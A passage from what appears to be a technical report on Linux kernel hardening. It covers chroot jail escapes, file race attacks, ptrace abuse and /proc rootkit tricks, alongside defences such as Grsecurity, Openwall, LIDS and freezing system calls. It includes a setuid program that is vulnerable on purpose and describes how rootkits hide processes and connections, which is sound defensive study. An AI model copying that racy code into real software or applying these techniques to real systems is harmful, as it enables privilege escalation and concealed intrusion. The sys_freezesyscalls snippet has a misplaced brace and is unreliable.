- The root directory of the current process is changed by calling `chroot`("."). Since "." represents the current working directory which is "/" (real root), the root directory of the current process becomes "/".

- A shell is created with the system call `execve`. The newly created shell has "/" (real root) as root and current working directories.

Thus, `chroot` is broken.

The `cwd` should always be the root directory or should lie inside the root directory. In the above code, when the `fchdir(dir_fd)` is called, no check is made to determine whether the directory whose file descriptor is `dir_fd` is within the root directory. Due to this, the `cwd` is changed to the directory which is outside the root directory.

When `chdir`("..") is called, a check is made to test if the current working directory and the root directories are same. There is no check to ensure that the new `cwd` is within the root directory. Thus, because of the `for` loop in above program the `cwd` could go far outside the root directory of the process and finally reaches real root "/".

4.1.3 Securing Chroot Jail

To avoid weaknesses described in the previous section, system calls `chroot`, `chdir`, and `fchdir` should be revised as follows:

chroot When `chroot` system call is called, all the file descriptors, that are open and outside the new root directory, should be closed before changing the root. This gives no chance for the attacker to change the `cwd` to a directory, which is outside the new root directory. Also, the current working directory should be changed to the new root directory.

chdir and fchdir Before changing the `cwd`, these system calls should make sure that new `cwd` is within the root directory.

Even after these system calls are revised, an attacker has other possible ways of affecting the system outside the `chroot` jail. In the standard kernel, `chroot` jail is meant to restrict file system access only because the easiest way of compromising the system is to modify certain critical files. There are other ways of attacking the system even when the process is in a `chroot` jail.

The process in a `chroot` jail, can call any system call including those which are under system wide system calls category (see 5.1.1.7) just as any other process outside the jail. It can also communicate with any other process using the IPC mechanisms provided by the kernel. The processes in a `chroot` jail would share the system resources along with all other processes outside the jail. So the attacker can do a local denial of service attack.

By using the system call `mknod`, a device node for a block device can be created inside the jail and data can be corrupted. After taking control of a process in `chroot` jail, an attacker can trace a

server process outside the jail using the system call `ptrace`. Signals can be sent to a process outside the jail.

Grsecurity has included, in its secure kernel patch, `chroot` jail restrictions. Grsecurity has revised the system calls `chroot` and `fchdir` as we discussed before. The following are the list of `chroot` restrictions.

- No attaching shared memory outside of `chroot` jail
- No signals to processes outside of the `chroot` jail
- No sending of signals by `fcntl` (asynchronous I/O) outside of the `chroot` jail
- No `chroot` system call inside a `chroot` jail
- No `fchdir` to outside of `chroot` directory
- Enforced `chdir`("/") upon `chroot`
- No connection to abstract Unix domain sockets outside of the `chroot` jail

The rest of the `chroot` restrictions are elimination of system calls such as `mknod`, `ptrace`. To detect and analyze the `chroot` jail breaking, proper logging of events in the jail is required. All calls to `execve`, `chdir`, `fchdir`, and `chroot` should be logged.

4.2 Race Conditions in File Creation

A privileged process initially probes the state of a file and takes subsequent action based on the results of the probe. If these two actions are not together atomic, an attacker can race between the actions (i.e., after the probe and before the resultant action is taken), and exploit it. This type of attack has been the source of many security alerts [Biege 2003].

The attacker can exploit the race condition in different ways. The first way is during temporary file creation. The privileged program when desires to create a temporary file, checks if any other file with the same name exists in the directory. If the file is not present it creates the file. An attacker exploits the race condition by creating a link file with the same name as the temporary file that points to a security sensitive file. The victim process, not aware of this, would open and write to the security sensitive file. We refer to this type of attack as "temporary file creation" attack.

The second variation of this exploit is done with a `setuid` program. The setuid process checks if the user has write access to a specific file before writing to the file. The attacker would race between the two actions: checking for access and writing to the file. Attacker would provide a file which



Figure 4.1: Temporary File Race Condition

has access to the user. After the setuid process checks for access and before it writes, the attacker replaces it with a link file of the same name pointing to a security sensitive file. The `setuid` process would then write into the file without any problem because it has already got privileges to write to that file. We refer to this type of attack as "file swap" attack.

Let us suppose that there exists a `setuid` program that writes a user given string into a user given file. It takes two command line arguments: a message to be written and the file name. The program has to make sure that the user who started the process has write permissions to the file and also that the file is not a soft link.

```
int main (int argc, char * argv [])
    {
        struct stat st;
        FILE * fp;

        if (argc != 3) {
            fprintf (stderr, "usage : %s file message\n", argv [0]);
            exit(EXIT_FAILURE);
        }
        if (stat (argv [1], & st) < 0) {
            fprintf (stderr, "can't find %s\n", argv [1]);
            exit(EXIT_FAILURE);
        }
        if (st . st_uid != getuid ()) {
            fprintf (stderr, "not the owner of %s \n", argv [1]);
            exit(EXIT_FAILURE);
        }
        if (! S_ISREG (st . st_mode)) {
            fprintf (stderr, "%s is not a normal file\n", argv[1]);
            exit(EXIT_FAILURE);
        }

        if ((fp = fopen (argv [1], "w")) == NULL) {
            fprintf (stderr, "Can't open\n");
            exit(EXIT_FAILURE);
        }
        fprintf (fp, "%s\n", argv [2]);
        fclose (fp);
        fprintf (stderr, "Write Ok\n");
        exit(EXIT_SUCCESS);
    }
```

This program is taken from [Bailey 2001]. Here, through the `stat` system call, the program gets the status of a file. After making sure that the two conditions are satisfied, it opens the file to write to it. A context switch can occur after `stat`, and before `open`. During that period the attacker's process races forward and replaces the file with a soft link file pointing to a security sensitive file, for example, `/etc/shadow`. Here we assume that the `setuid` program runs with root privileges.

The attacker would typically write a script program to automate his attempts to some few hundred times until it is successful. The success of the exploit program depends on time interval between the two actions of the race. Various techniques can be used to slow down the victim process.

- The CPU priority of the victim process is reduced or the CPU priority of the attacker's process is increased.
- The system resources such as CPU time, physical memory and others can be made less available to the victim process by spawning a large number of processes with heavy resource allocations.
- By sending signals, the victim process can be interrupted, during which, an attacker would exploit the race condition.

A careful coding of the program may avoid these file race conditions to certain extent. The temporary file creation race condition can be avoided by using `O_CREATE` and `O_EXCL` flags while creating a file with `open` system call after probing for its existence. `O_EXCL` when used with `O_CREATE`, fails to open the file if it already exists. Rather than using the file name every time to refer to a file we recommend using the file descriptor since it points to the same i-node even if the file is renamed. So we insist on using system calls that take file descriptors as arguments instead of the file path names, such as `fstat, fchmod, fchown`, and `ftruncate`.

4.2.1 RaceGuard

RaceGuard [Cowan et al. 2001] is a secure kernel modification which aims to prevent the temporary file creation race condition exploits. It detects the pertinent changes in the file system between the time an application probes for a nominated temporary file name and the time the file is created. In a RaceGuard kernel, each process keeps a cache of potential temporary file races. This cache is just a list of file names associated with the process descriptor. If the process probes for a file and it is non-existent, the process's cache is updated with the name of the file. If file creation hits a file that already exists, and the name matches a name in RaceGuard cache, then it is regarded as a race attack and so the `open` system call aborts. If the file creation succeeds without conflicts, then it is cleared from the cache.

RaceGuard cannot defend against the "fileswap" type of attacks. The author of Raceguard claims that "file swap" attacks are less probable than the "temporary file creation" attacks based on the number of security alerts posted on the SecurityFocus forums.

4.2.2 Openwall

Instead of fighting the race conditions, Openwall restricts the links in the world writable directories such as `/tmp` to prevent these attacks. Since attacks are typically done in the world writable directories and an attacker would typically create a soft link or hard link to security sensitive file, Openwall's patch imposes restrictions on hard and soft links.

Soft Link In a directory with `+t` (sticky bit set), the process cannot follow a soft link unless the link is owned by the user or the owner of the link is the owner of the directory.

Hard Link A process can create a hard link to a file only when the file is owned by the user or the user has permissions to read and write the file.

Though Openwall patch cannot prevent all types of file creation race condition attacks, it certainly makes some of them impossible and others more difficult to succeed. Since in both "temporary file creation" and "file swap" attacks link files are used, Openwall patch can prevent them. However, because of this patch, some applications that require soft links in `/tmp` directory may break.

We prefer the Openwall patch to Raceguard.

4.3 ptrace

The `ptrace` system call provides a means by which a parent process may observe and control the execution of another process, and examine and change its core image and registers. It is primarily used to implement breakpoint debugging and system call tracing. An attacker with root privileges can inject foreign instructions into a server daemon's address space and take control of it using `ptrace` system call. `ptrace` has been the source of many security alerts. Some of the well known are `ptrace-execve` race condition [Wojtczuk 2001] and `ptrace-kmod` [Purczynski 2003b] exploits. In these exploits, an attacker exploits the race conditions in the kernel and trace a privileged process. The standard kernel has been updated to prevent these attacks.

The well known utility program `strace` requires `ptrace` system call. None of the servers requires this system call. We recommend that `ptrace` system call and `CAP_SYS_PTRACE` capability be eliminated at compile-time from the kernel.

4.4 Intrusion Prevention

In this section we discuss two intrusion prevention techniques: freezing `IPtables` and protecting important processes.

4.4.1 `IPtables` Freezing

`IPtables` are set up before starting the server daemons. Once `IPtables` are setup to control the traffic, they are not expected to be changed and hence, should be frozen. For administration of firewall, the process requires `CAP_NET_ADMIN` capability. The operations which require the same capability are:

- Allow interface configuration
- Allow administration of IP firewall, masquerading and accounting
- Allow setting debug option on sockets
- Allow modification of routing tables
- Allow setting arbitrary process/process group ownership on sockets
- Allow binding to any address for transparent proxying
- Allow setting TOS (type of service)
- Allow setting promiscuous mode
- Allow clearing driver statistics
- Allow multicasting
- Allow read/write of device-specific registers
- Allow activation of ATM control sockets

Most of these operations are performed once during system initialization and are not required afterwards. So if the server does not require any of the above for its functionality the capability `CAP_NET_ADMIN` can be removed. In that way, the `IPtables` are also frozen.

4.4.2 LIDS - Protect Important Processes

Most of the server processes are started by `init` process. An attacker with root privileges may terminate these server daemons through signals, install Trojan versions and restart the daemons. Since the default behavior of most of the signals is to terminate the process, the attacker can send signals to these server daemons to kill them. These server daemons should be protected and they should be killed only while rebooting the system. Any attempts made to kill these daemon processes should be logged.

The system call used to send signals is `kill`. The routine which handles `kill` should be intercepted for this. If a process sends a signal whose behavior is to terminate the server processes then it should be denied. Only `init` process or an authorized process should be able to send `sig_kill` to its child processes.

One of the features of Linux Intrusion Detection System (LIDS) [XIE and Biondi 2003] kernel patch is to protect important processes from receiving signals from other processes. For this, LIDS introduces two new capabilities: `CAP_KILL_PROTECTED` and `CAP_PROTECTED`. The process to be protected from signals should have `CAP_PROTECTED` and only process with capability `CAP_KILL_PROTECTED` can send signals to these protected processes. If a process with no `CAP_KILL_PROTECTED` capability sends a signal to a process, it is logged and the signal has no effect.

```
if (cap_raised(t->lids_cap, CAP_PROTECTED)) {
    if (current->pid && (current->pid != t->pid)
        && ((sig != SIGCHLD) || (current->p_pptr->pid != t->pid))) {
        if ((sig != SIGALRM) || ((unsigned long) info != 1)) {
            if (!capable(CAP_KILL_PROTECTED)) {
                    lids_security_alert("Attempt to kill pid=%d with sig=%d",
                                        t->pid, sig);
                goto out_nolock;
            }

        } else {
            ...
        }
    } else {
        ...
    }
}
```

The exceptions are: 1) Any process can send signals to itself, 2) The kernel can send `SIG_ALRM` when the alarm expires, and 3) Any child process can send its parent `SIG_CHLD` signal to its parent.

4.5 Prevention of Kernel Rootkits

An attacker, after intruding into the system, can install rootkits making it easier for him to enter the system next time. Especially, rootkits at kernel level are very hideous and do heavy damage to the system. The following is a list of preventive measures to prevent installing kernel rootkits. We discuss each of these in a greater detail in next chapter except cryptographically signed LKMs.

No LKM There should be no module support in the kernel. This should be disabled while compiling the kernel or dynamically when kernel is running (see Section 5.4.6).

Read-Only `/dev/kmem, /dev/mem, /dev/port` To prevent on-the-fly modification of kernel through these memory devices they should be made read-only (see Section 5.5).

Cryptographically Signed LKMs One way to ensure that trusted code runs in the kernel is to cryptographically sign all kernel modules. At kernel compile-time, a random RSA key pair could be generated. All modules compiled with the kernel would be signed by the private key. Afterwards, the private key would be discarded in a secure manner. It would be necessary to ensure that the temporary private key is not written out to disk swap. The generated public key could be stored in the kernel image. This will act as a protection against LKM based rootkits. Modifications made through `/dev/kmem` cannot be prevented by this approach.

5
Pruning the Kernel

An operating system provides various facilities for processes that do a wide variety of jobs. A server machine is dedicated to serve a particular type of requests. In a server, all the facilities provided by the operating system are not required. Attackers can exploit these unnecessary features to compromise the system. Some of these features are required only during certain period of time such as during system initialization. Some of them are not required at any time.

In Linux kernel, for example, loadable kernel module (LKM) support, is required only during system initialization. This LKM support is exploited by attackers to install kernel rootkits. In this chapter we discuss such features of Linux kernel: system calls, capabilities, loadable kernel modules, `proc` file system, and memory devices. We recommend eliminating them at compile-time or freezing them dynamically or at least, restricting them for better security.

5.1 Unneeded System Calls

There are 270 entry points in `sys_call_table` of which, Linux implements only 224 and the rest are not implemented. These unimplemented entry points belong to obsolete, removed and to be implemented system calls. Some system calls are required only during system initialization to configure the system, typically in `rc.sysinit`. Once the system is into multi-user mode, these system calls are never used. In any specific type of server, a subset of system calls are never used.

An attacker, who gains root privileges through attacks like a buffer overflow, can further compromise the system using these system calls. As an added hardening measure, we suggest the elimination of all potentially dangerous system calls once they are no longer required. We also suggest elimination of system calls that are never used. This will be done irrevocably. Such eliminated system calls will become available only in the reboot. Note that such freezing of system calls requires changes to the `init` process and its scripts. We believe that improved security is worth the cost of such revisions.

5.1.1 System Call Categories

It is useful to classify the system calls into several categories so that they can be discussed about as a group in the context of specific servers. This also helps a knowledgeable system administrator while selecting the system calls for elimination.

Our classification extends the work of REMUS [Bernaschi et al. 2002] where system calls are grouped based on their functionality. In addition, REMUS classifies system calls into four threat levels. System calls under threat level 1 may give full access to the attacker. System calls under threat level 2 may be used for denial of service. Threat level 3 system calls may be used to subvert the behavior of a particular process invoking that system call, but cannot directly jeopardize the security of the rest of system. System calls under level 4 are harmless.

Our classification is based on the kernel data structures which system calls access.

5.1.1.1 System Calls on Process Attributes

Linux maintains all the information regarding a process in a structure of type `task_struct`. This process descriptor includes pointers to other data structures of the file system, virtual memory etc. This category of system calls are used by a process to read or modify various attributes of the process descriptor.

Process File Descriptor `fcntl, dup2, dup, lseek, llseek`. These system calls manipulate the file descriptors of a process.

Working Directory `chdir, fchdir, getcwd, chroot`. These system calls read and modify the current working directory and root directory of the process.

Resource Control `setrlimit, old_getrlimit, getrusage, getrlimit` These system calls control the usage of system resources such as CPU time, maximum file size, maximum stack size, maximum amount of physical memory allocated, maximum number of open files, etc.

Capabilities `capget, capset`. These system calls set and get the capabilities of a process. The capabilities of various daemons are set by `init` process.

Scheduling `nice, getpriority, setpriority, sched_setparam, sched_getparam, sched_set scheduler, sched_getscheduler, sched_rr_get_interval, sched_yield`. Linux kernel offers various system calls of scheduling, with which a process can get and set its scheduling priority, and other scheduling parameters.

I/O Ports Permission `ioperm, iopl` Some applications such as the X11 server requires direct access to specific I/O ports. System calls of `I/O Ports permission` are used to set the I/O permission bit map.

Process Ids `getpid, getuid, getgid, geteuid, getegid, getuid16, getgid16, geteuid16, getegid16, getsid, getresuid, getresgid, getresuid16, getresgid16, gettid, getppid, getpgid, getpgrp, setuid, setgid, setfsuid, setfs gid, setuid16, setgid16, setsid, setresuid, setresgid, setresgid16, setreuid16, setregid16, setfsuid16, setsgid16, setresuid16, setreuid, setregid, setpgid, getgroups16, setgroups16, getgroups, setgroups`. `Process Ids` contain system calls which can read and modify the traditional process credentials.

Timers `times, setitimer, getitimer`. These system calls allow the processes to activate special timers called interval timers. These timers cause signals to be sent periodically to a process.

General `prctl, umask, personality`. System calls which do not come under any of the above categories are placed in the `general` category.

5.1.1.2 System Calls on File System

System calls that basically deal with the file system data structures come under the `File System` category.

File Creation and access `open, close, creat, read, write, readv, writev, pread, pwrite, mkdir, rmdir, truncate , ftruncate, sendfile, link, unlink, symlink`. The subcategory `File creation and access` contains system calls which are used to create and access various types of files.

File Locking `flock, fcntl`. These system calls are used to lock a file.

File Attributes `stat, fstat, lstat, newstat, newfstat, newlstat, access, rename, chmod, lchown, fchmod, fchown, chown, utime` The subcategory `File attributes` contains system calls that are used to access various attributes of a file like ownership, permissions, access and modification times etc.

X Attributes `setxattr, lsetxattr, fsetxattr, getxattr, lgetxattr, fgetxattr, listxattr, llistxattr, flistxattr, removexattr, lremovexattr, fremovexattr`. Extended attributes are extensions to the normal attributes associated with all i-nodes in the system. They are often used to provide additional functionality to a file system. For example, additional

security features such as Access Control Lists (ACLs) may be implemented using extended attributes.

File System Attributes `ustat, statfs, fstatfs, sysfs`. The subcategory `file system attributes` contains system calls for accessing attributes of a file system.

Device Node Creation and Manipulation `mknod, ioctl`. The subcategory `Device files creation and manipulation` contains system calls for creating device nodes and for controlling the underlying device parameters of special files.

Sync `sync, fsync, fdatasync`. These system calls are used to synchronize a file's in-core state with that on disk.

Privileged `quotactl, pivot_root, mount, umount, oldumount, swapon, swapoff` The system calls under sub category `Privileged` deal with privileged operations of file system like mounting, unmounting, allocating disk quota, changing the root file system and enabling and disabling devices for swapping. These system calls are usually required during system initialization and during system shutdown.

Others `getdents, old_readdir, readlink, readahead`. The system calls of file system which do not come under any of the above subcategories are accommodated here.

5.1.1.3 System Calls on Module Management

`create_module, init_module, delete_module, query_module, get_kernel_syms`. The system calls which deal with module creation, initialization, and deletion, come under `Module Management`. Most of these system calls are required only during system initialization when `init` process loads all the required modules.

5.1.1.4 System Calls on Memory Management

System calls which deal with memory management descriptors are under `Memory Management` category.

Memory Region Related `brk, old_mmap, mmap2, mremap, mprotect, munmap, msync, uselib`. The system calls under `Memory Region Related` deal with manipulating memory regions of a caller process.

Paging `mlock, munlock, mlockall, munlockall, mincore, madvise` The system calls under `Paging` deal with locking the frames allocated to the process.

Segmentation The system call `modify_ldt` can read and modify the local descriptor table, which is a per process memory descriptor table. This comes under `segmentation` subcategory.

5.1.1.5 System Calls on Inter Process Communication

System calls which deal with inter process mechanisms come under this category. Linux kernel offers a set of system calls that support process communication without having to interact with the disk file system.

Communication Devices `pipe, mknod, socketcall, ipc`. The basic communication mechanisms that are offered by Linux kernel are pipes, named pipes (FIFOs), sockets, semaphores, messages and shared memory regions. System calls under `Communication Devices` are used to create these basic communication mechanisms.

Signals `pause, alarm, kill, signal, sigaction, sigpending, sigreturn, sigprocmask, sigsuspend, signaltstack, sgetmask, ssetmask, rt_sigreturn, rt_sigaction, rt_sigprocmask, rt_sigpending, rt_sigsuspend, rt_sigtimedwait, rt_sigqueueinfo`. Signals are inter process communication mechanism which is used to notify events between processes and between a process and kernel asynchronously. System calls related to signals come under this category.

I/O synchronization `select, old_select, poll` The system calls under `synchronization` are intended for synchronous I/O notification.

5.1.1.6 System Calls on Process Management

`fork, vfork, clone, exit, tkill, waitpid, wait4, nanosleep, ptrace, execve` This category contains system calls which are used for process creation, control and termination.

5.1.1.7 System Wide System Calls

System calls under this category are not related to any specific area but can access kernel data structures critical to whole system.

System Info and Control `uname, newuname, sethostname, setdomainname, sysinfo, sysctl, quotactl`. The system calls which can read and modify various system parameters come under subcategory `System Info and Control`. System call `sysctl` has got a wide variety of options with which system parameters related to file system, network, kernel, devices, virtual memory management, and debugging can be read and even modified.

Time and Timers `time, stime, gettimeofday, settimeofday, adjtimex` The subcategory `Time and Timers` contains system calls related to timing measurements.

Priority of Scheduling Algorithms `sched_get_priority_max`, `sched_get_priority_min`. The system calls under `Priority of Scheduling Algorithms` are used to read static priority range of scheduling algorithms.

Others `vm86, vm86old, vhangup, reboot`. System calls which do not come under any of the above subcategories are accommodated in this subcategory.

5.1.1.8 System Calls on Daemons and Services

System calls under `Daemons and Services` are called only by some specific daemons.

Logging `acct, syslog` System calls under `Logging` are used for logging purposes. System call `acct` turns on and off process accounting, and `syslog` is used by `klogd` for reading the kernel log messages from kernel log buffer.

Kernel Daemons `bdflush, nfsservctl` System calls under `Kernel Daemons` are kernel interfaces for specific types of kernel daemons. `bdflush` is used to start and tune buffer-dirty-flush daemon. `nfsservctl` is used to start and tune the `nfsd` daemon in file server.

5.1.2 Freeze Network and Routing Table Configuration

`ioctl` system call is used to configure network card as well as set up the kernel routing table. The operations can be divided into four categories: file operations, socket operations, routing operations, and interface operations. Of these, the requests related to routing operations and interface operations are shown in Table 5.1.

```
int ioctl(int fd, int request, char * arg);
```

In a server, once the network card is configured and routing table is setup, no more changes are required. The network card can be put into promiscuous mode by setting appropriate flags with `SIOCSIFFLAG request`. Hence, all these interface and routing table operations of `ioctl` should be frozen after the network is active.

5.1.3 Implementation of System Call Freeze

Each system call is numbered, which, generally, does not change with changes in kernel versions. The system call number is an index into the `sys_call_table`, which is a collection of addresses of functions implementing the system calls. By changing the addresses stored in this table to point to different routines, one can drastically change the kernel's behavior.

There is `sys_ni_syscall` already in the stock kernel, which is a no-op and always returns error code `ENOSYS`, which stands for "the function is not implemented." Several anticipated but as yet unimplemented system calls point to this function, as shown in the code below.

Interface Operations	SIOCGIFNAME	get iface name
	SIOCSIFLINK	set iface channel
	SIOCGIFCONF	get iface list
	SIOCGIFFLAGS	get flags
	SIOCSIFFLAGS	set flags
	SIOCGIFADDR	get PA address
	SIOCSIFADDR	set PA address
	SIOCGIFDSTADDR	get remote PA address
	SIOCSIFDSTADDR	set remote PA address
	SIOCGIFBRDADDR	get broadcast PA address
	SIOCSIFBRDADDR	set broadcast PA address
	SIOCGIFNETMASK	get network PA mask
	SIOCSIFNETMASK	set network PA mask
	SIOCGIFMETRIC	get metric
	SIOCSIFMETRIC	set metric
	SIOCGIFMEM	get memory address (BSD)
	SIOCSIFMEM	set memory address (BSD)
	SIOCGIFMTU	get MTU size
	SIOCSIFMTU	set MTU size
	SIOCSIFNAME	set interface name
	SIOCSIFHWADDR	set hardware address
	SIOCGIFENCAP	get encapsulations
	SIOCSIFENCAP	set encapsulations
	SIOCGIFTXQLEN	get the tx queue length
	SIOCSIFTXQLEN	set the tx queue length
Routing Operations	SIOCADDRT	add routing table entry
	SIOCDELRT	delete routing table entry
	SIOCRTMSG	call to routing system

Table 5.1: Interface, Routing Operations of `ioctl`

```
asmlinkage long sys_ni_syscall(void)
{
    return -ENOSYS;
}


asmlinkage int sys_freezesyscalls(int n)
{
    if (n < 0 || n > NR_syscalls)
       return  -ENOSYS;
    if (!capable(CAP_SYS_ADMIN)){
       return  -EPERM;
    sys_call_table[n] = sys_ni_syscall;
       return 0;
}
```

We have added a new system call called `sys_freezesyscalls` to the kernel. This system call takes an argument, which is the number of the system call to be frozen. When the system call `sys_freezesyscalls` is called, the system call that ought to be deactivated, is redirected to the function `sys_ni_syscall`. Thus, if a process invokes a frozen system call, `-ENOSYS` is returned. We chose this in order to not introduce yet another error code truly indicating "this syscall has been frozen." The system calls that can be frozen include the `sys_freezesyscalls` itself. Once all the system calls are frozen `sys_freezesyscalls` should be also be frozen. Once a system call is frozen, it can never be activated until a fresh boot. After freezing `sys_freezesyscalls`, no process can modify `sys_call_table` legally. However, through a LKM rootkit or `/dev/kmem` it is possible. Knowing the address of `sys_call_table` an attacker can modify `sys_call_table` through `/dev/kmem`. Details of this intrusion and the solution to it are discussed in Section 5.5.

5.1.4 Order of Freezing System Calls

In general, it is better to freeze an unneeded system call as soon as possible rather than delaying it thereby causing it to give a longer window of opportunity for the attacker.

System calls that are not required at any time should be frozen at compile-time itself.

System calls that are required only to initialize the system are called from initialization scripts, such as `rc.sysinit`, invoked by the `init` process. These scripts have various stages, and `init` has several run levels. When a particular stage has finished completely, the corresponding system calls should be frozen immediately before moving to the next stage. For example, after the file systems are mounted, immediately freeze the `mount` system call preventing further mounts.

System calls that are required by server process initially for their setup should be frozen after making sure that no further necessity of those system calls exists.

The detailed order of deactivating the system calls is discussed in chapter 7.

5.2 Disabling Chosen Capabilities

In servers, there are limited number of processes which are dedicated to a particular job. These processes in a server require very limited number of capabilities depending on server type. Some of their capabilities are required by the system only till `init` runs all startup scripts. Linux kernel allows the removal of capabilities dynamically. Once the capabilities have been removed, they cannot be used by any process, including the process with root privileges that are created after the removal. This is a way to disable some of the powers of the superuser. The privileged processes should, eventually, drop all the capabilities and keep only those which are exactly required for the functionality of the server. This will not let an attacker to compromise the whole system in case he exploits the server process. In Chapter 7 the capabilities required for servers are discussed.

Capability bounding set is the maximal set of capabilities that any process, other than `init`, can have. By using system call `sysctl`, capabilities can be removed from the capability bounding set. Once they are removed, no new process can get the expunged capabilities. However, already existing processes are not affected. `sysctl` will not let to add back the removed capabilities to the capability bounding set by any process except `init`. In server kernels, `init` should also not be allowed to raise capability bounding set.

The capabilities which are required only during system initialization, should be disabled dynamically using `sysctl`. The capabilities should be eliminated as soon as its associated system calls are frozen. However, capabilities that are not required by any user process even during system initialization, should be removed before `init` becomes an user process. These capabilities cannot be eliminated at compile-time because some kernel threads such as `kjournald`, which are created by `init` kernel thread, need them. So once all these kernel threads are created by `init` kernel thread, and before it becomes an user process the unneeded capabilities are removed from the capability bounding set.

We have introduced a new system call with which capabilities can be frozen at run-time. The system call takes number of the capability as the argument.

5.3 Elimination of the proc File System

Modern UNIX systems mount a pseudo file system called the proc file system at /proc, which acts as an interface to the data structures of the kernel. It can be used to obtain information about the processes, and also to modify certain kernel data structures dynamically. Initially when proc file system was introduced, it was an optional feature. Today's Linux proc is so extensive that many utilities depend on the /proc files for reading and writing kernel data structures instead of using system calls. It has become very hard to run a system without proc file system. The utilities include monitoring tools, configuring firewall, and very commonly used commands such as ps, pidof, arp, route, mount, ifconfig, killall, lsmod, netstat, fuser. In standard kernel, any user can view any process information provided by proc directory. With the information provided by the proc file system, the system can be attacked more easily. An attacker with root privileges can modify some of the critical data structures of the kernel through proc file system.

5.3.1 Modifying proc File System through LKM

An attacker can corrupt proc file system itself and mislead monitoring tools which depend on /proc. In this section we discuss how proc file system is modified using Linux kernel modules.

The proc file system is a virtual file system which is not associated with a block device, but exists only in the kernel memory. The user processes access kernel data structures through /proc file system. proc_root is the root node of the proc file system that is mounted at the mount point /proc. From proc_root, i-node of any file under /proc is reachable except processes' directory i-nodes. Processes' directory i-nodes are added dynamically, and presented to VFS layer whenever a process initiates a read or write operation on it.

```
struct proc_dir_entry {
        unsigned short low_ino;
        unsigned short namelen;
        const char *name;
        mode_t mode;
        nlink_t nlink;
        uid_t uid;
        gid_t gid;
        unsigned long size;
        struct inode_operations * proc_iops;
        struct file_operations * proc_fops;
        get_info_t *get_info;
        struct module *owner;
        struct proc_dir_entry *next, *parent, *subdir;
        void *data;
        read_proc_t *read_proc;
        write_proc_t *write_proc;
```

```
        atomic_t count;
        int deleted;
        kdev_t  rdev;
};
```

Any file or directory in `proc` is represented by the above shown structure. Instead of reading (or writing) directly from (to) kernel memory, `proc` file system works with call back functions for the files. Call back functions are the functions, which are called when a specific file is being read or written. Such functions are initialized after a `proc` file is created. `read_proc` and `write_proc` contain the address of call back functions for reading and writing respectively. `mode` contains the access permissions of the file. The `next` pointer creates a linked list of one `/proc` directory, while parent/subdir creates the directory structure. Every `proc` file has a parent and `subdir` is `null` for all non-directory entries.

The symbol `proc_root` is exported by the kernel for loadable modules. Since i-node of any file under `/proc` is reachable from `proc_root`, the attacker can corrupt the `proc` files by installing a LKM based rootkit.

Breaking Restricted proc File System An attacker can modify access permissions on a `proc` file by changing the `mode`, `uid`, and `gid` of the `proc_dir_entry` of the file. He can let a certain group of users access and modify the kernel data structures through the files.

Connection Hiding The `netstat` utility uses `proc` file `/proc/net/*` to show TCP connections and their status, UDP sockets, etc. Since the attacker has control of these files, he can hide connections while reading. The `proc_dir_entry` struct contains a function pointer named `get_info`, which is called at file read. By redirecting this, the attacker takes control of the contents of files in `/proc`.

Elevation of privileges Often a system call is redirected by LKM rootkits to give, on a condition, extra privileges for the attacker's process (see Section 5.4.3) and it is easily detectable. It would be considerably stealthy if a read or write call back function of a `proc` file is used for this.

Process Hiding The utilities `ps, top`, which read `proc` entries, is used by administrator for process monitoring. An attacker can hide his processes by redirecting the function which reads process directory entries `proc_root->fops->readdir`.

More details are available in [Palmers 2001].

5.3.2 Process Specific Subdirectories

The directory `/proc` contains one subdirectory for each process running on the system, which is named after the process ID. The link `self` points to the directory of process reading the file system.

File	Content
cmdline	Command line arguments
cpu	Current and last cpu in which it was executed
cwd	Link to the current working directory
environ	Values of environment variables
exe	Link to the executable of this process
fd	Directory, which contains all file descriptors
maps	Memory maps to executables and library files
mem	Memory held by this process
root	Link to the root directory of this process
stat	Process status
statm	Process memory status information
status	Process status in human readable form

Table 5.2: Process Specific Entries in `/proc`

Each process subdirectory has the entries listed in Table 5.2. Vulnerabilities have been reported about `/proc/self` [Unknown 2003a].

`Proc` file system reveals the critical information of processes. The file `/proc/#/maps` reveals details of memory region mappings of the process (see Section 2.5). An attacker can deduce the details of the GDT table from this. Segmentation based patches, discussed in Chapter 3, modify the GDT table so that, code and data segments do not overlap. An attacker can get the ranges of these segments through `/proc/*/maps`.

